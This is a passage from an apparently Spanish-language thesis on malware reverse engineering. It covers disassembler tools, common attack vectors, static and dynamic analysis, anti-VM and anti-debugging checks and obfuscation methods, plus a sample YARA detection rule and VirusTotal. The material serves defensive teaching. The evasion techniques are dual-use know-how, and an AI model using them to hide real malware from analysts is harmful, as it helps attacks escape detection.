


Figura 11. Bynary Ninja

Uno de los puntos fuertes de Binary Ninja es su enfoque en la automatización, lo que nos permite analizar código binario con muy poca intervención manual. Combinando esto con su potente lenguaje intermedio (Figura 12) hace de Binary Ninja una opción muy atractiva para los usuarios que buscan en la ingeniería inversa una experiencia relativamente sencilla.

[7] https://binary.ninja/




Figura 12. Binary Ninja

2.2.8 Hopper[8]

Es un desensamblador y depurador comercial para Linux y MacOS. Está desarrollado por una sola persona lo que le hace carecer de algunas funcionalidades esenciales además de no tener versión para Windows. No obstante, la herramienta cuenta con todas estas características para ofrecer:

- Desensamblador y descompilador (Figura 13)
- Depurador
- Plugins y scripts
- Vistas en gráfico, de texto y hexadecimal (Figura 14)

[8] https://www.hopperapp.com/




Figura 13. Hopper




Figura 14. Hopper

2.2.9 dnSpy[9]

Es un gran editor de ensamblador y depurador para .NET. Cuenta con múltiples funcionalidades como poder editar y depurar en .NET y Unity, gracias a estos los metadatos pueden ser editados y os posible llegar a crear o modificar funciones e incluso cambiar valores durante el análisis dinámico (Figura 15). Es por todo esto que será el editor elegido para llevar la mayor parte de la experimentación sobre malware hecho en .NET.




Figura 15. dnSpy

[9] https://github.com/dnSpy/dnSpy

Capítulo 3 - Técnicas *malware*

En este capítulo se van a tratar las técnicas *malware* más comunes. Primero se verán las técnicas que tiene los atacantes para iniciar la infección. Tras ello, se verán los procesos llevados a cabo por los profesionales de ciberseguridad para analizar esta infección y las formas que tienen los ciberdelincuentes de contrarrestar estas mismas acciones.

3.1 Vectores de ataque

La forma que utilizan los atacantes para comprometer un sistema con un *malware* se denomina vector de ataque o vector de infección [**11**].

A continuación, se verán algunos de los vectores de ataque más comunes según el Instituto Nacional de Ciberseguridad de España (INCIBE) [**12**].

3.1.1 Correo electrónico y mensajería instantánea

Es el vector de ataque más importante de todos si se tiene en cuenta el número de casos. Se basa en el envío de correos electrónicos o SMS que suplantan a organizaciones conocidas por el receptor, como pueden ser nuestros proveedores y clientes, bancos con los que trabajamos, empresas de paquetería, Hacienda, o nuestro propio soporte técnico. El correo o mensaje recibido, nos redirija a enlaces a páginas web falsas donde se pedirá que se introduzcan las credenciales de acceso o que se descargue algún fichero malicioso que, en este caso, instalará algún tipo de *malware*, que es frecuente de que se trate de algún tipo de *ransomware*, o en otros casos de algún tipo de *malware* que convertirá a nuestros dispositivos en esclavos que se utilizarán con fines delictivos o poco éticos.

3.1.2 Navegación web

El riesgo de este vector de ataque surge de la falta de actualización de los navegadores utilizados o de la instalación de plugins maliciosos, así como por visitar

páginas fraudulentas. Ante navegadores no actualizados, los ciberdelincuentes podrían explotar vulnerabilidades con técnicas como:

- Drive-by download, que permite la descarga de *malware* sólo con visitar una página maliciosa o ver un correo html.
- Browser in the browser, que simula una ventana emergente de autenticación, donde se nos pedirán las credenciales de acceso.

Los ciberdelincuentes suplantan webs legítimas copiándolas y poniéndoles direcciones web similares con homógrafos o enlaces que se parecen a las reales, cambiando algún carácter que a la vista no es fácil distinguir.

3.1.3 Endpoints o terminales y otros dispositivos en los que no se han configurado las opciones de seguridad

Las configuraciones de los fabricantes por defecto son, en muchos casos, poco seguras. Por ejemplo, el uso de contraseñas débiles o el permitir que se conecten dispositivos USB o discos extraíbles, que podrían llevar *malware*. Otras veces son configuraciones incompletas o insuficientes de las redes a las que pertenecen esos dispositivos y que permiten el acceso a ellos y su posterior manipulación. Un caso particular son los dispositivos IoT.

3.1.4 Aplicaciones web, portales corporativos, intranets y redes sociales con configuraciones defectuosas o desactualizadas

Pueden suponer una vía de entrada o bien una forma de dar información al ciberdelincuente para posteriores ataques.

Por ejemplo, si contienen o se muestra demasiada información sobre la estructura de la empresa, direcciones de correo o detalles de sus empleados podría ser utilizado en ataques de *spear* phishing, que es el dirigido específicamente a una persona de la que previamente se ha recopilado información para hacerlo más creíble.

Por otro lado, si una organización u empresa dispone de una página o aplicación web, ha de tener en cuenta la ciberseguridad en su diseño y en su mantenimiento para evitar ataques como los de inyección SQL entre otros. Como veremos más adelante, se han de proteger las credenciales de acceso y los mecanismos de autenticación, tanto de los usuarios como de los administradores del sistema.

El incremento en el uso de las aplicaciones en la nube está haciendo que, de idéntica forma, también esté en auge su utilización como vectores de ataque. Al contratarlas hay que analizar quién es responsable de mantener actualizados los sistemas, si el proveedor o el cliente. También se debe revisar qué aplicaciones de este tipo se permiten en la empresa y regular su uso.

3.1.5 Software de redes y sistemas mal configurado, desactualizado o no parcheado

Es decir, no se han seguido procedimientos adecuados en su configuración y no se han aplicado las actualizaciones o éstas no existen por estar ya el software fuera de su vida útil. Un ejemplo de uso de esta vía de entrada por los ciberdelincuentes son los ataques contra el router, como DNS *hijacking* o los ataques de DoS o Denegación de Servicio.

3.1.6 Credenciales de usuario comprometidas

Este vector de ataque tiene su origen en que o bien se ha producido una filtración de datos, o bien dichas credenciales han sido obtenidas por fuerza bruta o por ataques de ingeniería social. Puede suceder también que se hayan obtenido mediante software o hardware que registra las pulsaciones o *keyloggers* o aplicaciones que espían redes wifi abierta o con configuraciones de cifrado obsoletas.

3.1.7 Contraseñas y credenciales predecibles o por defecto

Aunque fácilmente evitable, este vector de ataque tiene su origen en que no se han cambiado, el típico usuario/contraseña "admin/admin" que a veces viene por defecto, o las que pone el fabricante y se pueden encontrar en la web. También puede ocurrir que, aunque si se han cambiado, se ha hecho por otras de uso común o fácilmente predecibles por el entorno de usuario o incluso que estén "*hardcodeadas*", es decir, incluidas en la electrónica de los dispositivos.

3.1.8 Insiders o personas con acceso que pueden filtrar información

Suelen ser empleados insatisfechos por causas laborales, o antiguos empleados que mantienen, por fallos de procedimiento en la tramitación de las bajas de personal, sus credenciales de acceso activas a pesar de haber abandonado la empresa.

3.1.9 Carencias del cifrado

Este vector puede ser el origen de una fuga de información bastante importante debido a que no se han aplicado correctamente las políticas al respecto, como puede ser el no cifrar documentos en la nube.

3.1.10 Debilidades de la cadena de suministro

Si los sistemas de nuestros proveedores tecnológicos o empresas colaboradoras sufrieran un incidente, nuestros datos podrán verse comprometidos. Por lo que es muy importante que se tenga revisadas las cláusulas de seguridad de los acuerdos a nivel de servicio, especialmente en el caso de nuestros proveedores de servicios en la nube.

3.2 Procesos de ingeniería inversa en ciberdefensa

En el campo de la ciberseguridad, las personas que se dedican al análisis de software malicioso deben hacer uso de la ingeniería inversa con el fin de poder hacer frente e identificar los nuevos tipos de *malware*. Pero está claro que, por la parte contraria, los ciberdelincuentes también invierten mucho trabajo y esfuerzo en crear nuevas técnicas para conseguir sus objetivos y evitar que sus nuevos desarrollos sean detectados.

La aplicación de la ingeniería inversa sobre un fichero sospechoso se puede realizar mediante dos aproximaciones al análisis del *malware* [**13**]:

- Análisis estático
- Análisis dinámico

Aunque generalmente el análisis dinámico se hace a posteriori del análisis estático, hay trabajos que indican que es mejor anteponer el análisis dinámico al estático [**14**]. La razón para realizarlo de esta forma es que en general el malware utiliza técnicas de ofuscación u ocultación del código por lo que para analizar un mejor análisis estático es conveniente tener un código limpio. En el presente trabajo se ha determinado un procedimiento similar.

3.2.1 Análisis estático

Consiste en examinar el fichero malicioso sin necesidad de llegar a ejecutarlo. Se realizarían diversas acciones para detectar una posible infección o modificación ya conocida. Para ello se utilizarían antivirus u otras aplicaciones con la intención de conocer el código fuente y ver si se han utilizado técnicas para impedir dicho análisis como pueden ser la ofuscación, empaquetado o compresión. Así mismo, se estudiaría si existen librerías que se han importado. Herramientas útiles para lo anterior y que abordaremos en apartados posteriores, pueden ser el servicio de VirusTotal o las reglas Yara.

En una fase de análisis estático más avanzado debemos analizar las instrucciones del programa malicioso, utilizando herramientas de desensamblado, lo que nos permitirá comprender mejor el funcionamiento del código malware.

3.2.2 Análisis dinámico

En esta otra fase, se llega a ejecutar el fichero, pero en un entorno seguro que mediante herramientas de depuración de código monitorizan el comportamiento de la muestra analizada, y comprueban si se produce una infección del sistema, analizando la actividad (creación, eliminación, acceso o modificación) tanto del sistema de ficheros, como del sistema de registro, o sobre la red, en este caso para comprobar si existen conexiones remotas, o que librerías se han cargado.

3.3 Técnicas anti-*reversing*

Para evitar que podamos hacer uso de la ingeniería inversas, los creadores de *malware* recurren a diversos tipos de estrategias como pueden ser: técnicas antivirtualización o anti-vm, técnicas antidepuración o anti-debugging, técnicas antidesensamblado o técnicas de ofuscación.

A continuación, se explicará con más detalle, algunas de las técnicas que se utilizan para dificultar la aplicación de la ingeniería inversa y evitar la detección de ficheros ejecutables como maliciosos. Si logramos conocer las medidas implementadas por parte del atacante podremos aplicar la ingeniería inversa para ir en sentido contrario y conocer más acerca del funcionamiento y de las acciones que realiza el *malware*.

3.3.1 Técnicas antivirtualización (anti-vm)

Como se ha indicado anteriormente en la etapa de análisis dinámico, los analistas dedicados a seguridad informática van a trabajar en entornos seguros que generalmente estarán basados en el uso de máquinas virtuales, por la posibilidad que ofrecen de volver a un estado "limpio" una vez realizado los análisis dinámicos sobre la

muestra malware. El problema está en que en la utilización de máquinas virtuales es normal que se generen procesos o registros que se asocian a la utilización de máquinas virtuales. Estos indicios son los primeros que buscan los creadores de malware en sus desarrollos, para así poder aplicar medidas que impidan la realización de dichos análisis mediante ingeniería inversa. Así, por ejemplo, si el malware detecta que la ejecución se está llevando a cabo sobre una máquina virtual, lo que haría es no ejecutar ninguna acción que pudiera delatar su presencia.

Las técnicas antivirtualización más comunes, y sus correspondientes soluciones, serían [**15**]:

• Consulta a la CPU: Se fundamenta en reconocer si está en ejecución un *hypervisor* (monitores de máquinas virtuales (VMM), lo cual se hace mediante una consulta a CPUID, es una instrucción en la arquitectura de la CPU que proporciona los procesos de solicitud de información complementaria del procesador. El resultado que se obtiene se compara con valores conocidos y que indican que la ejecución se está llevando a cabo dentro de una máquina virtual. Esta detección se puede evitar cambiando los parámetros de configuración de cada máquina virtual utilizada.

• Consulta de direcciones MAC: Se basa en que son conocidas las direcciones MAC que se usan en las tarjetas de red virtuales. Además, las direcciones utilizadas pueden ser fácilmente conocidas mediante la utilización del comando tipo *wmic nic list*. Esta técnica se puede soslayar no utilizando una NIC distribuida por VM o asignando una dirección MAC manualmente en la configuración del adaptador.

• Búsqueda de procesos: La consulta de los procesos que se encuentran en ejecución y su comparación con los nombres de procesos que son característicos de un entorno virtual. Una medida para contrarrestarlo sería evitar la ejecución de procesos asociados a máquinas virtuales.

• Búsqueda de claves de registro: Consiste en la búsqueda de determinadas claves del registro de Windows que nos indican si estamos en un entorno virtual. La modificación manual de registro, previo al análisis, de forma que dichas claves queden modificadas para que queden oculta a su búsqueda, sería una forma eficaz de eludir esta técnica.

• Búsqueda de ficheros: De forma similar a la técnica anterior, hay ficheros que indican la existencia de un entorno virtual. Una forma de evitar lo anterior sería la ocultación de dichos archivos.

3.3.2 Técnicas anti- debugging (anti-depuración)

Las aplicaciones para depuración de programas son utilizadas tanto los desarrolladores de software, que los usan para identificar y corregir errores de programación, como por los ciberdelincuentes que la emplean para, usándolas como una herramienta de ingeniería inversa, buscar vulnerabilidades en el código de una aplicación legal y que le permita realizar modificaciones.

Las técnicas antidepuración se basarían, por tanto, en detectar si el *malware* se está ejecutando sobre un *depurador*, para que, en caso afirmativo, alterar su ejecución normal y finalizar su funcionamiento.

Así, la utilización de llamadas a la API de Microsoft Windows es la técnica más fácil de detectar para un desarrollador de malware. Para ello, le bastaría con ejecutar la función *IsDebuggerPresent* o *CheckRemoteDebuggerPresent*, ambas de la librería *Kernel32.dll*.

También, se podría saber si se está utilizando una aplicación de depuración mediante la consulta de determinadas banderas o flags, por ejemplo, BeingDebugged [**13**]. La estructura PEB (*Process Environment Block*) contienen información mantenida por el sistema operativo del proceso en ejecución, y en ella se puede consultar información que no alerta sobre si hay un proceso de depuración en curso [**16**] [**17**].

En este caso, el analista debe comprobar si existe en el código analizado, acceso a determinadas direcciones de memoria y/o instrucciones relacionadas con el PEB. Si fuera así, se podría afirmar que hay algún tipo de *malware* en el código estudiado que está utilizando este tipo de técnicas para evitar ser detectado.

3.3.3 Técnicas de ofuscación y empaquetado

Las técnicas de ofuscación están orientadas a ocultar la ejecución del código [**13**]. El empaquetado sería una técnica incluida dentro de la ofuscación en la que se comprime el código para hacer más complejo su análisis. En ambos casos, lo que se pretende es hacer más difícil la aplicación de ingeniería inversa para generar el código fuente de origen.

Las principales técnicas de ofuscación empleadas serían [**18**]:

• Técnicas de ofuscación del diseño: Básicamente consisten en la unión o división de clases y tipos *ocultos*, todo ello para *oscurecer* el objetivo final de un programa.

• Técnicas de ofuscación de datos: Se basan en aplicar numerosas transformaciones a distintas partes del código de un programa como son las variables, constantes o funciones. Un ejemplo sería la agregación/separación de variables.

• Técnicas de ofuscación de flujo de control: Se funcionamiento estaría basado en alterar el flujo de ejecución de un programa, mediante una serie de cambios entre los que se puede citar la inserción de código *muerto* (que no aporta funcionalidad) o la sustitución de saltos condicionales por bloques de código.

• Técnicas de ofuscación de instrucciones: Se haría sustituyendo unas instrucciones por otras de funcionamiento similar, pero de una mayor complejidad.

• Técnicas de ofuscación de *layout*: Consiste en alterar la estructura léxica del software de forma que el código queda confuso, por ejemplo, renombrando variables.

• Técnicas de ofuscación con virtualización de código: Es una técnica en que, mediante la utilización de máquinas virtuales, se reemplazan instrucciones del programa convencionales por instrucciones virtuales poco conocidas. Ya en tiempo de ejecución, estas instrucciones virtuales son traducidas a código de la máquina nativa y ejecutadas en la máquina real.

3.4 Herramientas para contrarrestar el anti-*reversing*

El uso de las técnicas anteriores, especialmente se utilizan de forma conjunta, puede dificultar enormemente la labor de un analista de *malware*. Las formas tradicionales de detectar un malware dejan de ser efectivas contra estas nuevas técnicas.

Hemos de tener en cuenta que la detección de ficheros contaminados se ha basado fundamentalmente en las siguientes técnicas:

• Firmas: Realiza una comparación entre el hash de un fichero sospechoso y los registros que aparecen en una base de datos con firmas de *malware* ya identificadas anteriormente.

• Heurística: Funciona observando las acciones que realiza un programa sospechoso durante su ejecución, e identificando acciones que son típicas de un fichero malicioso.

• *String Signatures*: Se basa en la búsqueda de cadenas (*strings*) que se han descrito como patrones que aparecen en determinados malware.

Pero estas técnicas de detección de malware no siempre son efectivas pues ya que aplicando técnicas antianálisis es posible ocultar en muchos casos el comportamiento maligno de un programa.

Con lo que llegamos a que, en este bucle de ataque y contraataque, al igual que un desarrollador de *malware* dispone de múltiples herramientas disponibles para generar un código maligno y ocultarlo, los analistas de seguridad tienen a su alcance aplicaciones y utilidades para contrarrestarlo. Solamente como ejemplo, y haciendo después una breve descripción de ellas, podemos citar el servicio web que ofrece VirusTotal y las reglas YARA.

3.4.1 Reglas YARA

Las reglas YARA [19] [20] son una herramienta de código abierto que fue desarrollada por la plataforma VirusTotal con el fin de ayudar a los investigadores de *malware* a identificar los elementos de un *malware* por medio de un análisis estático automatizado. De este modo, se puede detectar un programa malicioso sin necesidad de ejecutarlo en una sandbox o de realizar un análisis estático manual.

Las reglas YARA *malware* funcionan por medio de scripts que tienen una estructura de dos partes obligatorias y una opcional. Las partes de la estructura de las reglas YARA son:

- Metadatos ('meta'). Esta parte es opcional.
- Cadenas ('strings').
- Condiciones ('condition').

La siguiente imagen (Figura 16) es un ejemplo de regla YARA [21]:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

Figura 16. Ejemplo de reglas YARA

Su funcionamiento se basa en buscar unas determinadas cadenas (*string signatures*), en el código de los ficheros sospechoso, de forma que si se cumple alguna de las condiciones indicadas en una regla sería una indicación de que es un *malware* [22].

Es interesante que existen sitios web donde se publican nuevas reglas según van apareciendo [23], aunque evidentemente esto tiene como inconveniente el que la

publicación de dichas reglas puede ayudar a que los creadores de *malware* puedan modificar sus creaciones para evitar que sean descubiertas, lo que ha llevado a que, en ocasiones, los analistas de *malware* oculten los nuevos patrones que descubren.

Las reglas Yara proporcionan una base de datos con diferentes reglas clasificadas según el tipo de amenaza:

• Anti-debug / Anti-VM: Detecta la presencia de *malware* que usen técnicas antidepuración y anti-virtualización.

• Capabilities: Reglas que no encajan en las otras categorías y aunque son útiles para el análisis, pueden no ser indicadores de comportamientos maliciosos por sí solas.

• Crypto: Detectan la presencia de algoritmos criptográficos.

• CVE Rules: Identifica vulnerabilidades comunes (CVEs, Common Vulnerabilities and Exposures).

• Deprecated: serían reglas que ya están obsoletas.

• Email: Identifican correos electrónicos maliciosos.

• Exploit kits: Orientadas a la detección de la existencia de Exploit Kits

• Malicious Documents: Identifica documentos creados para aprovechar código malicioso.

• *Malware*: Identifica software malicioso conocido.

• Mobile *Malware*: Identifican malware para móviles muy conocido.

• Packers: Detectan conocidos empaquetadores de software utilizados por el malware para ocultarse.

• WebShells: Identifican *webshells* conocidas.

3.4.2 VirusTotal

Es un portal que permite consultar si un fichero, dominio, IP o URL cumple alguna de las condiciones para ser identificado como *malware*. Dicha información queda publicada para que pueda ser consultada libremente. Utiliza más de 70 motores y anti-

malware diferentes para escanear el archivo y proporciona un informe detallado sobre cualquier amenaza detectada (Figura 17) [24].

Una vez realizado el examen, este servicio ofrece gran cantidad de información (Figura 18): calcula hashes, clasifica el tipo de fichero, examina dominios y direcciones IP contactadas, ficheros empaquetados…




Figura 17. VirusTotal

